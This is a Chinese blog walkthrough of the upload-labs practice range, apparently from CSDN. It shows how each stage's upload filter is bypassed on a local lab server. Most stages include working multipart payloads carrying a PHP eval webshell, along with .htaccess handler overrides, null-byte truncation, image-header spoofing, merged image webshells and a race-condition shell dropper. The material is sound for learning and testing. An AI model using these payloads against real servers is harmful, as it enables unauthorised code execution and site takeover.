

复现文件上传漏洞（靶场练习）

原创

AuJ 于 2018-11-10 18:10:08 发布 7129 收藏 35

分类专栏: [漏洞利用](#) 文章标签: [文件上传漏洞](#) [靶场](#) [writeup](#) [Upload-labs](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Auuuuuuu/article/details/83927994>

版权



[漏洞利用](#) 专栏收录该内容

17 篇文章 2 订阅

订阅专栏

最近越来越感觉菜了, 又把各种漏洞基础原理深入理解玩了玩, 巩固一下。然后找到一个不错的上传漏洞汇总的靶场, 记录一下。

靶场源码地址: github.com/c0ny1/upload-labs

我这里为了方便, 就下载了靶主已经集成配置好的环境进行本地搭建。地址: github.com/c0ny1/upload-labs/releases

本地搭建好是下面这个页面:

Load URL 127.0.0.1

Split URL

Execute

Enable Post data Enable Referrer

Upload-labs

- Pass-01
- Pass-02
- Pass-03
- Pass-04
- Pass-05
- Pass-06
- Pass-07
- Pass-08
- Pass-09
- Pass-10
- Pass-11
- Pass-12
- Pass-13
- Pass-14
- Pass-15
- Pass-16
- Pass-17
- Pass-18
- Pass-19

简介

upload-labs 是一个使用 php 语言编写的, 专门收集渗透测试过程中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。目前一共 19 关, 每一关都包含着不同上传方式。

注意

- 每一关没有固定的通关方法, 大家不要自限思维!
- 本项目提供的 writeup 只是起一个参考作用, 希望大家可以分享出自己的通关思路。
- 实在没有思路时, 可以点击 [查看提示](#)。
- 如果黑盒情况下, 实在做不出, 可以点击 [查看源码](#)。


后续

如在渗透测试实战中遇到新的上传漏洞类型, 会更新到 [upload-labs](#) 中。当然如果你也希望参加到这个工作当中, 欢迎 [pull requests](#) 给我!

项目地址: <https://github.com/c0ny1/upload-labs>

<https://blog.csdn.net/Auuuuuuu>


考察点:



直接开始

第一关

查看提示



直接利用Burp Suite代理改后缀，或者利用插件禁用js。

```

-----1681292820909
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----1681292820909
Content-Disposition: form-data; name="submit"

□□□
-----1681292820909--
  
```

A red arrow points to the filename "1.php" in the Content-Disposition header.

成功上传

> upload-labs-env-win-0.1-beta.1 > upload-labs-env > V

名称	修改日
1.php	2018/

第二关

查看提示



利用Burp Suite修改Content-Type类型为 image/jpeg

```
-----307811154417619
Content-Disposition: form-data; name="upload_file"; filename="2.php"
Content-Type: image/jpeg
```


成功上传

> upload-labs-env-win-0.1-beta.1 > upload-labs-env > V

名称	修改日
1.php	2018/
2.php	2018/

第三关

查看提示



修改后缀为php3依然会被解析

```
-----27921646015086
Content-Disposition: form-data; name="upload_file"; filename="3.php3"
Content-Type: image/jpeg
<?php eval($_POST["aaa"]);?>
-----27921646015086
Content-Disposition: form-data; name="submit"
```


成功上传

upload-labs-env-win-0.1-beta.1 > upload-labs-env > \

名称	修改日
1.php	2018/
2.php	2018/
3.php3	2018/

第四关

查看提示



是基于黑名单的方式，这一关利用重写文件解析规则绕过 上传.htaccess文件(基于黑名单)

大概原理：

Apache中当上传到文件全部被解析为.jpg的后缀时。可以尝试一下后缀为.htaccess的文件。

```
<FilesMatch "4.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
```

代码的含义是 将上传的文件后缀名为.jpg格式的文件以 php格式来解析文件成功绕过

上传

```
-----108742155424764
Content-Disposition: form-data; name="upload_file"; filename="4.jpg"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
```


upload-labs-env-win-0.1-beta.1 > upload-labs-env > \

名称	修改日
.htaccess	2018/
1.php	2018/
2.php	2018/
3.php3	2018/
4.jpg	2018/

<https://blog.csdn.net/Auuuuuuuu>


菜刀连接一下

可以直接用菜刀连接 <http://127.0.0.1/upload/4.jpg>



第五关

查看提示




这里无法使用.htaccess文件绕过

利用PHP 和 Windows环境的叠加特性，以下符号在正则匹配时的相等性：

- 双引号" = 点号.
- 大于符号> = 问号?
- 小于符号< = 星号*

然后使用：截断上传，：截断上传会使文件为空，可以利用上述特性再次上传 5.< 覆盖写入shell。

```
-----25463209764990
Content-Disposition: form-data; name="upload_file"; filename="5.php:.jpg"
Content-Type: image/jpeg
<?php eval($_POST["aaa"]);?>
-----25463209764990
```



成功上传，但是大小为0KB。

再次上传

```
-----14955882516784
Content-Disposition: form-data; name="upload_file"
filename="5.<"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----14955882516784
```


成功写入

5.php 2018/... PHP 文件 1 KB

参考链接: www.waitalone.cn/php-windows-upload.html

第六关


查看提示



依旧是黑名单过滤，查看源代码

```
if (file_exists($UPLOAD_ADDR)) {
    $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".htm", ".phtml", ".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2", ".pHp1", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".jsw", ".jsw", ".jspf", ".jtml", ".jSp", ".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa", ".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSaX", ".aScx", ".aShx", ".aSmx", ".cEr", ".sWf", ".swf");
    $file_name = $_FILES['upload_file']['name'];
    $file_name = deldot($file_name); //删除文件名末尾的点
    $file_ext = strrchr($file_name, '.');
    $file_ext = strtolower($file_ext); //转换为小写
    $file_ext = str_ireplace(':'.$DATA, '', $file_ext); //去除字符串::$DATA
```

还是利用Windows系统的文件名特性，文件名中不能出现点，冒号，空格等符号的特性，会直接消除会被windows系统自动去掉不符合规则符号后面的内容



在Burp Suite中修改其上传名加上 空格 绕过代码。

Upgrade-Insecure-Requests: 1

```
-----161551522018010
Content-Disposition: form-data; name="upload_file"; filename="6.php "
Content-Type: image/jpeg


<?php eval($_POST["aaa"]);?>
-----161551522018010
```

成功上传

 .htaccess	2018/
 1.php	2018/
 2.php	2018/
 3.php3	2018/
 4.jpg	2018/
 5.php	2018/
 6.php	2018/

第七关

查看提示



查看源代码

```
(file_exists($_FILES['upload_file'])) {
    $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtm
    $file_name = trim($_FILES['upload_file']['name']);
    $file_ext = strrchr($file_name, '.');
    $file_ext = strtolower($file_ext); //转换为小写
    $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
    $file_ext = trim($file_ext); //首尾去空
```

与上一关相比，并没有删除点 可以最后加点绕过


```
-----53004523040
Content-Disposition: form-data; name="upload_file"; filename="7.php."
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----53004523040
```

成功

第十一关

查看提示



抓包

```
POST /Pass-11/index.php?save_path=../upload/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.8,zh;q=0.5,en;q=0.3
Content-Type: multipart/form-data; boundary=-----248502918029440
Content-Length: 329
Referer: https://translate.google.com/
X-Forwarded-For: '
Connection: close
Upgrade-Insecure-Requests: 1
-----248502918029440
```

补充点知识:

截断条件: php版本小于**5.3.4** 大于此版本的修复了

php的**magic_quotes_gpc**为**OFF**状态 这函数是魔术引号,会对敏感的字符转义的 空就会被转义加个反斜杠

因为我们是集成包,所以环境一切都是完美的~~~

利用截断,构造路径 文件名就会被截断啦。

```
POST /Pass-11/index.php?save_path=../upload/11.php%00 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Geo
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: zh-CN,en-US;q=0.8,zh;q=0.5,en;q=0.3
Content-Type: multipart/form-data; boundary=-----
Content-Length: 329
```


成功

- 3.php3 2018/
- 4.jpg 2018/
- 5.php 2018/
- 6.php 2018/
- 7.php 2018/
- 8.php 2018/
- 9.php 2018/
- 10.php 2018/
- 11.php 2018/

<https://blog.csdn.net/Auuuuuuuuu>

第十二关

查看提示



老样子，抓包修改

```
-----636381981534
Content-Disposition: form-data; name="save_path"
../upload/
-----636381981534
Content-Disposition: form-data; name="upload_file"; filename="12.php"
Content-Type: image/jpeg
```

提交方式不一样而已 构造0x00截断 这里在16进制改加个分号方便查找进行修改

3b	20	6e	61	6d	65	3d	22	73	61	76	65	5f	70	61	74	;	name="save_p
68	22	0d	0a	0d	0a	2e	2e	2f	75	70	6c	6f	61	64	2f	h"../upload/	
31	32	2e	70	68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	2d	12.php-----	
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	-----	
2d	2d	2d	2d	2d	2d	36	33	36	33	38	31	39	38	31	35	-----6363819815	

```
-----636381981534
Content-Disposition: form-data; name="save_path"
../upload/12.php
-----636381981534
Content-Disposition: form-data; name="upload_file"; filename="1
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----636381981534
Content-Disposition: form-data; name="submit"
```

成功

7.php	2018,
8.php	2018,
9.php	2018,
10.php	2018,
11.php	2018,
12.php	2018,

第十三关

任务

上传 **图片马** 到服务器。

注意：

1. 保证上传后的图片马中仍然包含完整的 **一句话** 或 **webshell** 代码。
2. 图片马要 **.jpg** , **.png** , **.gif** 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：


浏览... 未选择文件。

上传

<https://blog.csdn.net/Auuuuuuuuu>

只需将图片马上传即可，后期可以利用文件包含漏洞实现getshell

查看提示



这里进行了上传文件头检测

我们在我们的上传文件 加入jpg, png, gif的文件头

JPEG (jpg), 文件头: FFD8FF

PNG (png), 文件头: 89504E47

GIF (gif), 文件头: 47494638

这里是16进制 可以用winhex进行查看修改 或者直接构造图片马（下一题）

提交

```
-----449032742
Content-Disposition: form-data; name="upload"
Content-Type: image/jpeg
GIF89a<?php eval($_POST["aaa"]);?>
-----449032742
Content-Disposition: form-data; name="submit"
```

等效16进制

54	79	70	65	3a	20	69	6d	Content-Type: im
0d	0a	0d	0a	47	49	46	38	age/jpegGIF8
65	76	61	6c	28	24	5f	50	9a<?php eval(\$_P
22	5d	29	5b	3f	3e	0d	0a	OST["aaa"]);?>
01	01	01	01	00	00	00	00	449032

成功，文件已经重命名

<input type="checkbox"/> 8.php	2018/
<input type="checkbox"/> 9.php	2018/
<input type="checkbox"/> 10.php	2018/
<input type="checkbox"/> 11.php	2018/
<input type="checkbox"/> 12.php	2018/
<input checked="" type="checkbox"/> 4820181110155105.gif	2018/

-- 偷偷懒就不写jpg和png了

第十四关

查看提示



getimagesize() 函数用于获取图像大小及相关信息，成功返回一个数组，失败则返回 FALSE 并产生一条 E_WARNING 级的错误信息，我们在图片中插入一句话并且可以正常显示图片绕过此函数。

构造图片马

准备一张正常的图，和一句话木马 在命令行

```
copy 1.jpg /b + 1.php 14.jpg
```

参数/b指定以二进制格式复制、合并文件; 用于图像类/声音类文件


意思是将1.jpg以二进制与1.php合并成14.jpg 14.jpg就是图片马 记事本方式打开一句话木马被插在最后

```
| ?FFETXSOHNULSTXNULETXNULNULNULDLE健(罂0崦CANNULACK
```

```
p婆j` p?□
```

```
'灶s>1蒙距二砸截诙]渣天a ??php eval($_POST["aaa"]);?>u
```

上传



查看源代码

```
if($im == false){
    $msg = "该文件不是jpg格式的图片! ";
}else{
    //给新图片指定文件名
    srand(time());
    $newfilename = strval(rand()).".jpg";
    $newimagepath = $UPLOAD_ADDR.$newfilename;
    imagejpeg($im,$newimagepath);
    //显示二次渲染后的图片（使用用户上传图片生成的新图片）
    $img_path = $UPLOAD_ADDR.$newfilename;
    unlink($target_path);
    $is_upload = true;
}
```


<https://blog.csdn.net/Auuuuuuuuu>



二次渲染--

根据用户上传的图片，生成一个新的图片，然后删除用户上传的原始图片，将新图片存储到数据库中。

从其他writeup找过的渲染的图片马（强）




和这个损坏的jpg 警告提示报错，但是依旧成功上传，并且没有重命名。

 9920181110161909.jpg	2018/
 jpg.jpg	2018/

-- 自己想了不少姿势，想打组合拳，都没有bypass。

第十七关

查看提示




```

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name, strrpos($file_name, ".")+1);
    $upload_file = $UPLOAD_ADDR . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
            $img_path = $UPLOAD_ADDR . '/' . rand(10, 99).date("YmdHis").".".$file_ext;
            rename($upload_file, $img_path);
            $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件! ";
            unlink($upload_file);
        }
    }else{
        $msg = '上传失败! ';
    }
}

```

<https://blog.csdn.net/Auuuuuuuuu>

上传php文件会被删除 利用条件竞争漏洞，不断请求资源，在删除文件之间请求该文件。

```
<?php fputs(fopen('../shell.php','w'),'<?php @eval($_POST[aaa]) ?>'); ?>
```

本地没有复现成功--，然后用第五关的姿势也是得到了getshell

第十八关

代码审计

参考别人的writeup（待补充原理~） 利用上传重命名竞争+Apache解析漏洞 不断发包

18.jpg	2018,
18.php.7z	2018,
25873.jpg	2018,
1541843131.7z	2018,
1541843132.7z	2018,
1541843133.7z	2018,

可用菜刀直接连接

第十九关

查看提示

提示

本pass的取文件名通过\$_POST来获取。

CVE-2015-2348

move_uploaded_file() 00截断，上传webshell，同时自定义保存名称，直接保存为php是不行的
发现move_uploaded_file()函数中的img_path是由post参数save_name控制的，因此可以在save_name利用00截断绕过：

构造

```
-----19905135122784
Content-Disposition: form-data; name="upload_file"; filename="4.jpg"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----19905135122784
Content-Disposition: form-data; name="save_name"

19.php
-----19905135122784
```

或者

```
Upgrade-Insecure-Requests: 1
-----19905135122784
Content-Disposition: form-data; name="upload_file"; filename="4.jpg"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----19905135122784
Content-Disposition: form-data; name="save_name"

19.php.
-----19905135122784
```

均可绕过

复现了听过没实际操作过或者没了解过的姿势。同一关卡可以有不同姿势，也是有待研究和补充的。

参考链接：github.com/LandGrey/upload-labs-writeup